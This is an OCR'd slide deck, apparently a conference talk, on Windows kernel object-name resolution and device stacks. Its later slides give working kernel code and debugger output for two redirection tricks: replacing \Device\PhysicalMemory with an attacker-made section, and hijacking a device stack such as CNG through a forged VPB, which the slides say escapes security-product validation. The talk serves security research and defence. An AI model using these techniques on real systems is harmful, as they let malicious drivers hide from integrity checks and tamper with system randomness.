
These aren’t the objects you’re looking for

Chris Neill

Overview

- Accessing I/O paths typically require a name
- Name resolution determines I/O path
- Results receive too much trust
- Many opportunities for redirection

Object Namespace



Step 1:
Path Normalization

Example:

C:\foo\bar.bz

Normalized by ntdll!RtlDosPathNameToNtPathName_U

\??\C:\foo\bar.baz

Identifies name in absolute terms for the object manager

Kernel opens expected to already be normalized

Project Zero 2016 extensive write-up

https://googleprojectzero.blogspot.com/2016/02/the-definitive-guide-on-win32-to-nt.html

Step 2:
Object Name Lookup

Path:

\??\C:\foo\bar.bz

Passed to Object Manager

\?? Doesn't exist as an object or symbolic link

\?? Starts name lookup in current session (\Sessions\<Number>\DosDevices)

\GLOBAL?? Lookup if no matching name in session name space

Object Manager identifies directory object

- Looks for object with matching name in the directory
- Resolves symbolic links

Step 3: Object Identified

Path:

\Device\HarddiskVolume1\foo\bar.baz

If path identifies named object only (ex: \Device\PhysicalMemory)

Skip to Step 5

Otherwise object specific parse routine invoked

- Set at object type creation time via nt!ObCreateObjectType
- For devices, nt!IopParseDevice
- Name substring that does NOT identify object is passed along
- As is the object itself
- If reparse status received, repeat this step

Step 4:
Object Access Parse

Path:

\foo\bar.baz

Security access check for the object

For devices, identify device stack for open submission

- Submit open (FASTIO/IRP) to device stack
- Receiving devices determine access allowed

Call Stack

```
0: kd> k
 # Child-SP          RetAddr           Call Site
00 ffff810f`986c3778 fffff805`6d45f9e5 FLTMGR!FltpCreate
01 ffff810f`986c3780 fffff805`6d90aa69 nt!IofCallDriver+0x55
02 ffff810f`986c37c0 fffff805`6d9065e1 nt!IopParseDevice+0x8c9
03 ffff810f`986c3990 fffff805`6d9055c2 nt!ObpLookupObjectName+0xae1
04 ffff810f`986c3b30 fffff805`6d982189 nt!ObOpenObjectByNameEx+0x1f2
05 ffff810f`986c3c60 fffff805`6d981d39 nt!IopCreateFile+0x439
06 ffff810f`986c3d20 fffff805`6d6477e5 nt!NtCreateFile+0x79
07 ffff810f`986c3db0 00007ffc`1324f704 nt!KiSystemServiceCopyEnd+0x25
08 000000e8`7c37d3d8 00007ffc`109c5690 ntdll!NtCreateFile+0x14
09 000000e8`7c37d3e0 00007ffc`109c4ffc KERNELBASE!CreateFileInternal+0x590
0a 000000e8`7c37d550 00007ffc`109c49e0 KERNELBASE!CreateFileW+0x7c
```

Step 5: Handle Creation

Object Manager creates handle table entry for object:

Entry contains object and access rights information

Insert handle table entry into appropriate handle table

- Generally, the handle table for the current process

- Kernel handles inserted into the System process handle table

- Global system handle table contains entries for process/thread objects


---

Handle returned to requestor

Created through nt!ExCreateHandle

What is a “device stack”?

- Doubly-linked, NULL terminated list of DEVICE_OBJECT structures
- Linked through:
  - DEVICE_OBJECT.AttachedDevice
  - DEVICE_OBJECT.DeviceObjectExtension->AttachedTo
- Integral to support of the Windows layered I/O model
- Typically contains one or more named objects
- User-mode accesses through HANDLEs to FILE_OBJECTs


Device Object
AttachedDevice
AttachedTo
NULL
Device Object
AttachedDevice
AttachedTo
\Device\HardiskVolume1
AttachedDevice
AttachedTo
NULL

```
PDEVICE_OBJECT __stdcall IoGetAttachedDevice(PDEVICE_OBJECT DeviceObject)
{
  _DEVICE_OBJECT *AttachedDevice; // rdx
  PDEVICE_OBJECT result; // rax

  AttachedDevice = DeviceObject->AttachedDevice;
  if ( !AttachedDevice )
    return DeviceObject;
  do
  {
    result = AttachedDevice;
    AttachedDevice = AttachedDevice->AttachedDevice;
  }
  while ( AttachedDevice );
  return result;
}
```

```
_DEVICE_OBJECT *__fastcall IoGetLowerDeviceObjectWithTag(_DEVICE_OBJECT *DeviceObject, ULONG Tag)
{
  KIRQL v4; // di
  _DEVOBJ_EXTENSION *DeviceObjectExtension; // rax
  _DEVICE_OBJECT *lowerDevice; // rbx
  unsigned int ExtensionFlags; // ecx
  _DEVICE_OBJECT *AttachedTo; // rax

  v4 = KeAcquireQueuedSpinLock(0xAui64);
  DeviceObjectExtension = DeviceObject->DeviceObjectExtension;
  lowerDevice = 0i64;
  ExtensionFlags = DeviceObjectExtension->ExtensionFlags;
  if ( (ExtensionFlags & 0xF) == 0 || (ExtensionFlags & 0xE) == 0 && DeviceObjectExtension->AttachedTo )
  {
    AttachedTo = DeviceObjectExtension->AttachedTo;
    if ( AttachedTo )
    {
      lowerDevice = AttachedTo;
      ObfReferenceObjectWithTag(AttachedTo, Tag);
    }
  }
  KeReleaseQueuedSpinLock(0xAui64, v4);
  return lowerDevice;
}
```

Validating Driver Objects

- Ensure driver object refers to a file on the file system
  - Digital signature of file is valid
- Driver object section matches the file system content
- Function pointers refer to driver section or ntoskrnl
- Enumerate devices backed by each driver
- **GOAL: ensure loaded drives are “trustworthy”**

Common Object Validations

- Validate driver objects found in \Drivers namespace directory
- Enumerate devices backed by each driver
- Validate device objects found in object directory or driver object list
- Validate file handles in a process (maybe, not usually)

```
0: kd> dt nt!_driver_object
   +0x000 Type             : Int2B
   +0x002 Size             : Int2B
   +0x008 DeviceObject     : Ptr64 _DEVICE_OBJECT
   +0x010 Flags            : Uint4B
   +0x018 DriverStart      : Ptr64 Void
   +0x020 DriverSize       : Uint4B
   +0x028 DriverSection    : Ptr64 Void
   +0x030 DriverExtension  : Ptr64 _DRIVER_EXTENSION
   +0x038 DriverName       : _UNICODE_STRING
   +0x048 HardwareDatabase : Ptr64 _UNICODE_STRING
   +0x050 FastIoDispatch   : Ptr64 _FAST_IO_DISPATCH
   +0x058 DriverInit       : Ptr64     long
   +0x060 DriverStartIo    : Ptr64     void
   +0x068 DriverUnload     : Ptr64     void
   +0x070 MajorFunction    : [28] Ptr64     long
```

Validating Device Objects

- Walk device stack
- Validate each device object references a valid driver object
- **GOAL: ensure all devices are backed by a “trustworthy” driver**

```
0: kd> dt nt!_device_object
   +0x000 Type             : Int2B
   +0x002 Size             : Uint2B
   +0x004 ReferenceCount   : Int4B
   +0x008 DriverObject     : Ptr64 _DRIVER_OBJECT
   +0x010 NextDevice       : Ptr64 _DEVICE_OBJECT
   +0x018 AttachedDevice   : Ptr64 _DEVICE_OBJECT
   +0x020 CurrentIrp       : Ptr64 _IRP
   +0x028 Timer            : Ptr64 _IO_TIMER
   +0x030 Flags            : Uint4B
   +0x034 Characteristics  : Uint4B
   +0x038 Vpb              : Ptr64 _VPB
   +0x040 DeviceExtension  : Ptr64 Void
   +0x048 DeviceType       : Uint4B
   +0x04c StackSize        : Char
   +0x050 Queue            : <unnamed-tag>
   +0x098 AlignmentRequirement : Uint4B
   +0x0a0 DeviceQueue      : _KDEVICE_QUEUE
   +0x0c8 Dpc              : _KDPC
   +0x108 ActiveThreadCount : Uint4B
   +0x110 SecurityDescriptor : Ptr64 Void
   +0x118 DeviceLock       : _KEVENT
   +0x130 SectorSize       : Uint2B
   +0x132 Spare1           : Uint2B
   +0x138 DeviceObjectExtension : Ptr64 _DEVOBJ_EXTENSION
   +0x140 Reserved         : Ptr64 Void
```

```
0: kd> dt nt!_devobj_extension
   +0x000 Type             : Int2B
   +0x002 Size             : Uint2B
   +0x008 DeviceObject     : Ptr64 _DEVICE_OBJECT
   +0x010 PowerFlags       : Uint4B
   +0x018 Dope             : Ptr64 _DEVICE_OBJECT_POWER_EXTENSION
   +0x020 ExtensionFlags   : Uint4B
   +0x028 DeviceNode       : Ptr64 Void
   +0x030 AttachedTo       : Ptr64 _DEVICE_OBJECT
   +0x038 StartIoCount     : Int4B
   +0x03c StartIoKey       : Int4B
   +0x040 StartIoFlags     : Uint4B
   +0x048 Vpb              : Ptr64 _VPB
   +0x050 DependencyNode   : Ptr64 Void
   +0x058 InterruptContext : Ptr64 Void
   +0x060 InterruptCount   : Int4B
   +0x068 VerifierContext  : Ptr64 Void
```

Validating File Handles

- Use handle to locate device stack
  - nt!NtQuerySystemInformation(SystemHandleInformation)
  - nt!NtQuerySystemInformation(SystemExtendedHandleInformation)
- Run device object validation
- Why?
  - Broadens search to include device stacks not accessible by a name
- **GOAL: ensure I/O path integrity through “trusted” or “checkable” code**

Validation Oversights

- Assume the name refers to the intended object
  - Difficult to cross-check object type – sections all look similar
  - Devices can be validated against the expected driver object
  - But what is expected, and in what versions?
- Assume a device stack always contains at least one named object
  - Usually true, otherwise the Object Manager can't find the device
  - Not true for file system-mounted volumes

Object Directory Manipulation

- Names assigned to objects only when they're created
  - No duplicate names allowed
- Object destruction removes names
  - Object MUST be unlinked from the directory before destruction
  - Opening an object after it's destroyed would be bad
- Names can be swapped
  - nt!NtSetSystemInformation(SystemHotpatchInformation)
- Or *removed* from the directory without object destruction

Name Removal

- ObMakeTemporaryObject() can remove names
  - Via ObpDeleteNameCheck()
  - Exported, but not documented
  - Object must not have open handles
  - Properly locks the object database before removal
  - Will decrement the object reference count
  - Also clears the permanent object flag
    - But most objects aren't permanent
  - Non-HANDLE references remain valid

ObMakeTemporaryObject

```
void __stdcall ObMakeTemporaryObject(PVOID Object)
{
  struct _KTHREAD *CurrentThread; // rax
  _OBJECT_HEADER *objectHeader; // rdi

  CurrentThread = KeGetCurrentThread();
  objectHeader = CONTAINING_RECORD(Object, _OBJECT_HEADER, Body);
  --CurrentThread->KernelApcDisable;
  ExAcquirePushLockExclusiveEx((char *)Object - 32, 0i64);
  objectHeader->Flags &= ~0x10u;                // FLAG_PERMANENT_OBJECT
  ExReleasePushLockEx(&objectHeader->Lock, 0i64);
  KeLeaveCriticalRegion();
  ObpDeleteNameCheck(objectHeader);
}
```


```
{
    NTSTATUS ntStatus;
    UNICODE_STRING name;
    PVOID object;
    OBJECT_ATTRIBUTES oa;
    LARGE_INTEGER size;
    HANDLE section;

    RtlInitUnicodeString(&name, L"\\Device\\PhysicalMemory");
    ntStatus = ObReferenceObjectByName(&name, 0, NULL, 0, *MmSectionObjectType, KernelMode, NULL, &object);
    if (!NT_SUCCESS(ntStatus)) {
        return ntStatus;
    }

    ObMakeTemporaryObject(object);

    size.QuadPart = 0x1000 * 10;
    InitializeObjectAttributes(&oa, &name, OBJ_CASE_INSENSITIVE, NULL, NULL);
    ntStatus = ZwCreateSection(&section, SECTION_ALL_ACCESS, &oa, &size, PAGE_READWRITE, SEC_COMMIT, NULL);
    if (NT_SUCCESS(ntStatus)) {
        ntStatus = ObReferenceObjectByHandle(section, 0, *MmSectionObjectType, KernelMode, &object, NULL);
    }

    return ntStatus;
}
```

```
2: kd> !object \device\physicalmemory
Object: ffffbb890f0c7960  Type: (ffffcb81c9efa400) Section
    ObjectHeader: ffffbb890f0c7930 (new version)
    HandleCount: 0  PointerCount: 1
    Directory Object: ffffbb890f0c9b20  Name: PhysicalMemory
2: kd> g
Removed name from object 0xFFFFBB890F0C7960
New object for \Device\PhysicalMemory: 0xFFFFBB891BC8A590
Breakpoint 0 hit
driver!DispatchDeviceControl+0x75:
fffff805`8cbe10f5 488b442448      mov     rax,qword ptr [rsp+
2: kd> !object \device\physicalmemory
Object: ffffbb891bc8a590  Type: (ffffcb81c9efa400) Section
    ObjectHeader: ffffbb891bc8a560 (new version)
    HandleCount: 1  PointerCount: 32769
    Directory Object: ffffbb890f0c9b20  Name: PhysicalMemory
```

- Example used \Device\PhysicalMemory
- Common object used to verify system integrity
  - Anti-cheats use it to look for drivers that might be used to load cheat software
  - Some security tools use it as a memory cross-validation method
  - Memory forensics tools will capture contents for offline analysis
- The content is whatever I decide
  - As long as I get to the object first

Device Stack Identification

- Associating a file object with a device stack is not straightforward
- Mounting a file system creates complex device stacks
- Volume Parameter Block (VPB) ties volume stack to file system stack
  - Created for all disk/tape/cdrom devices
  - File system stack typically has no named devices


NULL
Device Object
AttachedDevice
AttachedTo
Device Object
AttachedDevice
AttachedTo
\Device\HardiskVolume1
AttachedDevice
AttachedTo
NULL
VPB
DeviceObject
RealDevice
NULL
Device Object
AttachedDevice
AttachedTo
Device Object
AttachedDevice
AttachedTo
NULL

```
2: kd> !object \device\harddiskvolume3
Object: ffffae8cb38de8f0  Type: (ffffae8cb10e8560) Device
    ObjectHeader: ffffae8cb38de8c0 (new version)
    HandleCount: 0  PointerCount: 26
    Directory Object: ffffc0897fecd5e0  Name: HarddiskVolume3
2: kd> !devobj ffffae8cb38de8f0
Device object (ffffae8cb38de8f0) is for:
 HarddiskVolume3 \Driver\volmgr DriverObject ffffae8cb1121dd0
Current Irp 00000000 RefCount 2538 Type 00000007 Flags 00001150
Vpb 0xffffae8cb39f73e0 SecurityDescriptor ffffc089802914a0 DevExt ffffae8cb38dea40
ExtensionFlags (0x00000800)  DOE_DEFAULT_SD_PRESENT
Characteristics (0x00020000)  FILE_DEVICE_ALLOW_APPCONTAINER_TRAVERSAL
AttachedDevice (Upper) ffffae8cb3bc8030 \Driver\fvevol
Device queue is not busy.
2: kd> !vpb 0xffffae8cb39f73e0
Vpb at        0xffffae8cb39f73e0
Flags:        0x1 mounted
DeviceObject: 0xffffae8cb3bd9030 (dt nt!DEVICE_OBJECT)
RealDevice:   0xffffae8cb38de8f0 (dt nt!DEVICE_OBJECT)
RefCount:     2538
Volume Label: ""
```

```
2: kd> !devstack 0ffffae8cb38de8f0
  !DevObj           !DrvObj            !DevExt           ObjectName
  ffffae8cb3bca040  \Driver\volsnap    ffffae8cb3bca190
  ffffae8cb36cdde0  \Driver\volume     ffffae8cb36cdf30
  ffffae8cb3bc9730  \Driver\rdyboost   ffffae8cb3bc9880
  ffffae8cb3bc6730  \Driver\iorate     ffffae8cb3bc6880
  ffffae8cb3bc8030  \Driver\fvevol     ffffae8cb3bc8180
> ffffae8cb38de8f0  \Driver\volmgr     ffffae8cb38dea40  HarddiskVolume3
!DevNode ffffae8cb38cb8a0 :
  DeviceInst is "STORAGE\Volume\{25966da7-982a-11ed-b8db-806e6f6e6963}#0000000007500000"
  ServiceName is "volume"
2: kd> !devstack 0ffffae8cb3bd9030
  !DevObj           !DrvObj            !DevExt           ObjectName
  ffffae8cb38c2da0  \FileSystem\FltMgr ffffae8cb38c2ef0
> ffffae8cb3bd9030  \FileSystem\Ntfs   ffffae8cb3bd91b0
```

Volume Parameter Block

- Always checked for non-NULL by nt!IopParseDevice
  - Device type doesn't matter!
- Used to find device stack for I/O submission
- Copied to FILE_OBJECT from DEVICE_OBJECT during open
  - Accessed during all subsequent operations by I/O manager
  - e.g. read/write

IopParseDevice

```
  vpb = (_VPB *)IopCheckVpbMounted(ParseObject, parseDevice, SourceString, &AccessStatus);
  v52 = vpb;
  v210 = vpb;
  if ( !vpb )
    return;
  deviceObject = vpb->DeviceObject;
  DeviceObject = deviceObject;
  device_stack_base = deviceObject;
}
if ( (ParseObject->InternalFlags & 1) != 0 )// USE_DEVICE_OBJECT_HINT
{
  LOBYTE(v44) = v44 | 2;
  v197 = v44;
}
else if ( device_stack_base->AttachedDevice )
{
  deviceObject = IoGetAttachedDevice(deviceObject);
  DeviceObject = deviceObject;
}
```

Device Stack Redirection

- VPB structure is fully documented
  - https://learn.microsoft.com/en-us/windows-hardware/drivers/ddi/wdm/ns-wdm-_vpb
  - Required for 3rd party file system support
- Allocate your own
  - Assign to the named device object you want
- Just don't free the memory
  - Follow file system dismount process
  - Small memory leak, but the system will be stable
- VPB infrequently traversed by security products

```
NTSTATUS HijackDeviceStack(VOID)
{
    PFILTER_EXTENSION deviceExtension = g_FilterDevice->DeviceExtension;
    PVPB vpb = ExAllocatePoolWithTag(NonPagedPool, sizeof(*vpb), ' bpV');

    if (!vpb) {
        return STATUS_INSUFFICIENT_RESOURCES;
    }

    RtlZeroMemory(vpb, sizeof(*vpb));

    vpb->Type = IO_TYPE_VPB;
    vpb->Size = sizeof(*vpb);
    vpb->RealDevice = deviceExtension->TargetDevice;
    vpb->DeviceObject = g_FilterDevice;
    SetFlag(vpb->Flags, VPB_MOUNTED);

    vpb->RealDevice->Vpb = vpb;

    return STATUS_SUCCESS;
}
```

```
3: kd> !object \device\cng
Object: ffffdb84d690bda0  Type: (ffffdb84d68e7900) Device
    ObjectHeader: ffffdb84d690bd70 (new version)
    HandleCount: 0  PointerCount: 2
    Directory Object: ffff958699ccd260  Name: CNG
3: kd> !devstack ffffdb84d690bda0
  !DevObj           !DrvObj            !DevExt           ObjectName
> ffffdb84d690bda0  \Driver\CNG        00000000  CNG
```

```
3: kd> k
 # Child-SP          RetAddr           Call Site
00 ffff9486`d0923630 fffff802`40c5f9e5 cng!CngDispatch+0x5a
01 ffff9486`d0923670 fffff802`6cb01176 nt!IofCallDriver+0x55
02 ffff9486`d09236b0 fffff802`40c5f9e5 driver!DispatchDeviceControl+0xe6 [C:\Users\User\
03 ffff9486`d0923700 fffff802`411050b0 nt!IofCallDriver+0x55
04 ffff9486`d0923740 fffff802`4110367c nt!IopSynchronousServiceTail+0x1d0
05 ffff9486`d09237f0 fffff802`41101956 nt!IopXxxControlFile+0x72c
06 ffff9486`d0923a00 fffff802`40e477e5 nt!NtDeviceIoControlFile+0x56
07 ffff9486`d0923a70 00007ff9`938ced44 nt!KiSystemServiceCopyEnd+0x25
08 00000072`6f5feda8 00007ff9`9126696b ntdll!NtDeviceIoControlFile+0x14
09 00000072`6f5fedb0 00007ff9`92b827f1 KERNELBASE!DeviceIoControl+0x6b
0a 00000072`6f5fee20 00007ff9`90c26a1c KERNEL32!DeviceIoControlImplementation+0x81
0b 00000072`6f5fee70 00007ff9`90c27534 bcryptPrimitives!GetSeedFromKernelState+0x7c
0c 00000072`6f5feec0 00007ff9`90c261f3 bcryptPrimitives!AesRNGState_root_reseed+0x48
0d 00000072`6f5fef20 00007ff9`90c261be bcryptPrimitives!AesRNGState_generate+0x233
0e 00000072`6f5fefc0 00007ff9`90c25dbd bcryptPrimitives!AesRNGState_generate+0x1fe
0f 00000072`6f5ff060 00007ff9`92953235 bcryptPrimitives!ProcessPrng+0x5d
```

And we're done!

Example code and slides at:
github.com/chris-neill/txcyber2023